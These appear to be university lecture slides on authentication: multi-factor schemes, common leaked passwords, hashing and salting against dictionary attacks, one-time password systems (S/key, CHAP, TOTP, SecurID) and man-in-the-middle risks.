Computer Security

09. Authentication

Paul Krzyzanowski

Rutgers University

Spring 2018

Authentication

- Identification: who are you?
- Authentication: prove it
- Authorization: you can do it

- Protocols such as Kerberos combine all three

Authentication

Three factors:

- something you have *key, card*
  - Can be stolen
- something you know *passwords*
  - Can be guessed, shared, stolen
- something you are *biometrics*
  - Usually needs hardware, can be copied (sometimes)
  - Once copied, you're stuck

Multi-Factor Authentication

Factors may be combined

- ATM machine: 2-factor authentication

ATM card	something you have
PIN	something you know


- Password + code delivered via SMS: 2-factor authentication

Password	something you know
Code	validates that you possess your phone

Two passwords ≠ Two-factor authentication

Authentication: PAP

Password Authentication Protocol



- Unencrypted, reusable passwords
- Insecure on an open network
- Also, password file must be protected from open access
  - But administrators can still see everyone’s passwords

Passwords are bad

- Human readable & easy to guess
  - People usually pick really bad passwords
- Easy to forget
- Usually short
- Static … reused over & over
- Replayable

Common Passwords

Adobe security breach (November 2013)

- 152 million Adobe customer records … with encrypted passwords
- Adobe encrypted passwords with a symmetric key algorithm
- … and used the same key to encrypt every password!

Top 26 Adobe Passwords

	Frequency	Password
1	1,911,938	123456
2	446,162	123456789
3	345,834	password
4	211,659	adobe123
5	201,580	12345678
6	130,832	qwerty
7	124,253	1234567
8	113,884	111111
9	83,411	photoshop
10	82,694	123123
11	76,910	1234567890
12	76,186	000000
13	70,791	abc123
14	61,453	1234
15	56,744	adobe1
16	54,651	macromedia
17	48,850	azerty
18	47,142	iloveyou
19	44,281	aaaaaa
20	43,670	654321
21	43,497	12345
22	37,407	666666
23	35,325	sunshine
24	34,963	123321
25	33,452	letmein
26	32,549	monkey

It's not getting better

Past seven years of top passwords from SplashData's list

Rank	2011[4]	2012[5]	2013[6]	2014[7]	2015[8]	2016[3]	2017[9]
1	password	password	123456	123456	123456	123456	123456
2	123456	123456	password	password	password	password	password
3	12345678	12345678	12345678	12345	12345678	12345	12345678
4	qwerty	abc123	qwerty	12345678	qwerty	12345678	qwerty
5	abc123	qwerty	abc123	qwerty	12345	football	12345
6	monkey	monkey	123456789	123456789	123456789	qwerty	123456789
7	1234567	letmein	111111	1234	football	1234567890	letmein
8	letmein	dragon	1234567	baseball	1234	1234567	1234567

https://en.wikipedia.org/wiki/List_of_the_most_common_passwords

PAP: Reusable passwords

Problem #1: Open access to the password file

What if the password file isn't sufficiently protected and an intruder gets hold of it? All passwords are now compromised!

Even if a trusted admin sees your password, this might also be your password on other systems.

Solution:

Store a hash of the password in a file

- Given a file, you don't get the passwords
- Have to resort to a dictionary or brute-force attack
- Example, passwords hashed with SHA-512 hashes (SHA-2)

What is a dictionary attack?

- **Suppose you got access to a list of hashed passwords**
- **Brute-force, exhaustive search: try every combination**
  - Letters (A-Z, a-z), numbers (0-9), symbols (!@#$%...)
  - Assume 30 symbols + 52 letters + 10 digits = 92 characters
  - Test all passwords up to length 8
  - Combinations = $92^8 + 92^7 + 92^6 + 92^5 + 92^4 + 92^3 + 92^2 + 92^1 = 5.189 \times 10^{15}$
  - If we test 1 billion passwords per second: ≈ 60 days
- **But some passwords are more likely than others**
  - 1,991,938 Adobe customers used a password = “123456”
  - 345,834 users used a password = “password”
- **Dictionary attack**
  - Test lists of common passwords, dictionary words, names
  - Add common substitutions, prefixes, and suffixes

Easiest to do if you steal a hashed password file – so we read-protect the hashed passwords

Defenses

- Rate-limit guesses
  - Add timeouts after an incorrect password
    - Linux waits about 3 secs – and terminates the *login* program after 5 tries
- Lock out the account after *N* bad guesses
  - But this makes you vulnerable to denial-of-service attacks
- Use a slow algorithm to make guessing slow

How to speed up a dictionary attack

Create a table of precomputed hashes

Now we just search a table for the hash to find the password

SHA-256 Hash	password
8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c923adc6c92	123456
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	password
ef797c8118f02dfb649607dd5d3f8c7623048c9c063d532cc95c5ed7a898a64f	12345678
1c8bfe8f801d79745c4631d09fff36c82aa37fc4cce4fc946683d7b336b63032	letmein
…	…

What is salt?

Salt = random string (typically up to 16 characters)

- Concatenated with the password
- Stored with the password file (it's not secret)

"am$7b22QL" + **"password"**


- Even if you know the salt, you cannot use precomputed hashes to search for a password (because the salt is prefixed)

Example: SHA-256 hash of "**password**", salt = "**am$7b22QL**"= *hash*("**am$7b22QLpassword**")= 7a87d1d5118873b1c16d30176936e1920f33b91d8be1517d5cc295dfd0268906

*You will **not** have a precomputed hash("am$7b22QLpassword")*

Longer passwords

- English text has an entropy of about 1.2-1.5 bits per character
- Random text has an entropy ≈ log2(1/95) ≈ 6.6 bits/character


UNCOMMON (NON-GIBBERISH) BASE WORD
ORDER UNKNOWN
Tr0ub4dor&3
CAPS?
COMMON SUBSTITUTIONS
NUMERAL
PUNCTUATION
(YOU CAN ADD A FEW MORE BITS TO ACCOUNT FOR THE FACT THAT THIS IS ONLY ONE OF A FEW COMMON FORMATS.)
~28 BITS OF ENTROPY
2^28 = 3 DAYS AT 1000 GUESSES/SEC
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)
DIFFICULTY TO GUESS: EASY
WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE Os WAS A ZERO?
AND THERE WAS SOME SYMBOL...
DIFFICULTY TO REMEMBER: HARD
correct horse battery staple
FOUR RANDOM COMMON WORDS
~44 BITS OF ENTROPY
2^44 = 550 YEARS AT 1000 GUESSES/SEC
DIFFICULTY TO GUESS: HARD
THAT'S A BATTERY STAPLE.
CORRECT!
DIFFICULTY TO REMEMBER: YOU'VE ALREADY MEMORIZED IT

THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.


Assume 95 printable characters

People forget passwords

- Especially seldom-used ones
- How do we handle that?
- Email them?
  - Common solution
  - Requires that the server be able to get the password (can’t store a hash)
  - What if someone reads your email?
- Reset them?
  - How do you authenticate the requester?
  - Usually send reset link to email address created at registration
  - But – what if someone reads your mail? …or you no longer have that address?
- Hints?
- Write them down?
  - OK if the threat model is electronic only

Reusable passwords in multiple places

- People often use the same password in different places
- If one site is compromised, the password can be used elsewhere
  - People often try to use the same email address and/or user name
- This is the root of phishing attacks
- Password managers
  - Software that stores passwords in an encrypted file
  - Do you trust the protection? The synchronization capabilities?
  - Can malware get to the database?
  - In general, these are good
    - Way better than storing passwords in a file
    - Encourages having unique passwords per site
    - Password managers may have the ability to recognize web sites & defend against phishing



9 Popular Password Manager Apps Found Leaking Your Secrets

Tuesday, February 28, 2017 Wang Wei

REPORT

Vulnerabilities in Password Manager Apps

Dashlane: #1 Password Manager

F-Secure KEY Password manager

1Password - Password Manager

Password Manager

My Passwords

Keeper®: Free Password Manager

Avast Passwords

Hide Pictures Keep Safe Vault

LastPass Password Manager

PAP: Reusable passwords

Problem #2: Network sniffing

Passwords can be stolen by observing a user's session in person or over a network:

- snoop on telnet, ftp, rlogin, rsh sessions
- Trojan horse
- social engineering
- brute-force or dictionary attacks

Solutions:

(1) Use an encrypted communication channel

(2) Use one-time passwords

One-time passwords

Use a different password each time

- If an intruder captures the transaction, it won't work next time

Three forms

1. Sequence-based: password = *f*(previous password)
2. Time-based: password = *f*(time, secret)
3. Challenge-based: *f*(challenge, secret)

S/key authentication

- One-time password scheme
- Produces a limited number of authentication sessions
- Relies on one-way functions

S/key authentication

Authenticate Alice for 100 logins

- pick random number, R
- using a one-way function, f(x):

$$x_1 = f(R)$$
$$x_2 = f(x_1) = f(f(R))$$
$$x_3 = f(x_2) = f(f(f(R)))$$
$$\ldots \quad \ldots$$
$$x_{100} = f(x_{99}) = f(\ldots f(f(f(R)))\ldots)$$

Give this list to Alice

- then compute:

$$x_{101} = f(x_{100}) = f(\ldots f(f(f(R)))\ldots)$$

S/key authentication

Authenticate Alice for 100 logins

store $\mathbf{x_{101}}$ in a password file or database record associated with Alice

alice: x_{101}

S/key authentication

Alice presents the *last* number on her list:

Alice to host: { "alice", x_{100} }

Host computes $f(x_{100})$ and compares it with the value in the database


```
if  (x₁₀₀ provided by alice) = passwd("alice")
    replace x₁₀₁ in db with x₁₀₀ provided by alice
    return success
else
    fail
```

next time: Alice presents x_{99}

if someone sees x_{100} there is no way to generate x_{99}.

Authentication: CHAP

Challenge-Handshake Authentication Protocol




The challenge is a *nonce* (random bits).

We create a hash of the nonce and the secret.

An intruder does not have the secret and cannot do this!

CHAP authentication



Alice | **network** | **host**

“alice” → **“alice”** → look up alice’s key, *K*

generate random challenge number *C*

$R' = f(K,C)$ ← ***C***

R' → $R = f(K, C)$

$\boldsymbol{R = R'}$ **?**

← **“welcome”**

an eavesdropper does not see K

Time-Based Authentication

Time-based One-time Password (TOTP) algorithm

- Both sides share a secret key
- User runs TOTP function to generate a one-time password

  one_time_password = hash(secret_key, time)


- User logs in with:
  - *Name*, *password*, and *one_time_password*
- Service generates the same password

  one_time_password = hash(secret_key, time)

Time-based One-time Passwords

Used by

- Microsoft Two-step Verification
- Google Authenticator
- Facebook Code Generator
- Amazon Web Services
- Bitbucket
- Dropbox
- Evernote
- Zoho
- Wordpress
- 1Password
- Many others…



694150
Google

441790
WordPress-neilturner.me.uk

439213
Dropbox

668093

RSA SecurID card

Username:

paul

Password:

$\underbrace{1234}_{\text{PIN}} + \underbrace{032848}_{\text{passcode from card}}$

PIN + passcode from card

Something you know

Something you have

Passcode changes every 60 seconds

1. Enter PIN
2. Press ◊
3. Card computes password
4. Read password & enter

Password:

354982

SecurID card

- Proprietary device from RSA
  - SASL mechanism: RFC 2808

- Two-factor authentication based on:
  - **Shared secret key** (seed)
    - stored on authentication card
  - **Shared personal ID** – PIN
    - known by user

Something you have

Something you know


SecurID (SASL) authentication: server side

- Look up user's PIN and seed associated with the token
- Get the time of day
  - Server stores relative accuracy of clock in that SecurID card
  - historic pattern of drift
  - adds or subtracts offset to determine what the clock chip on the SecurID card believes is its current time
- Passcode is a cryptographic hash of seed, PIN, and time
  - server computes ***f* (seed, PIN, time)**
- Server compares results with data sent by client

Man-in-the-Middle Attacks

Password systems are vulnerable to man-in-the-middle attacks


– Attacker acts as the server



Man-in-the-Middle Attacks

Password systems are vulnerable to man-in-the-middle attacks


– Attacker acts as the server



Man-in-the-Middle Attacks

Password systems are vulnerable to man-in-the-middle attacks

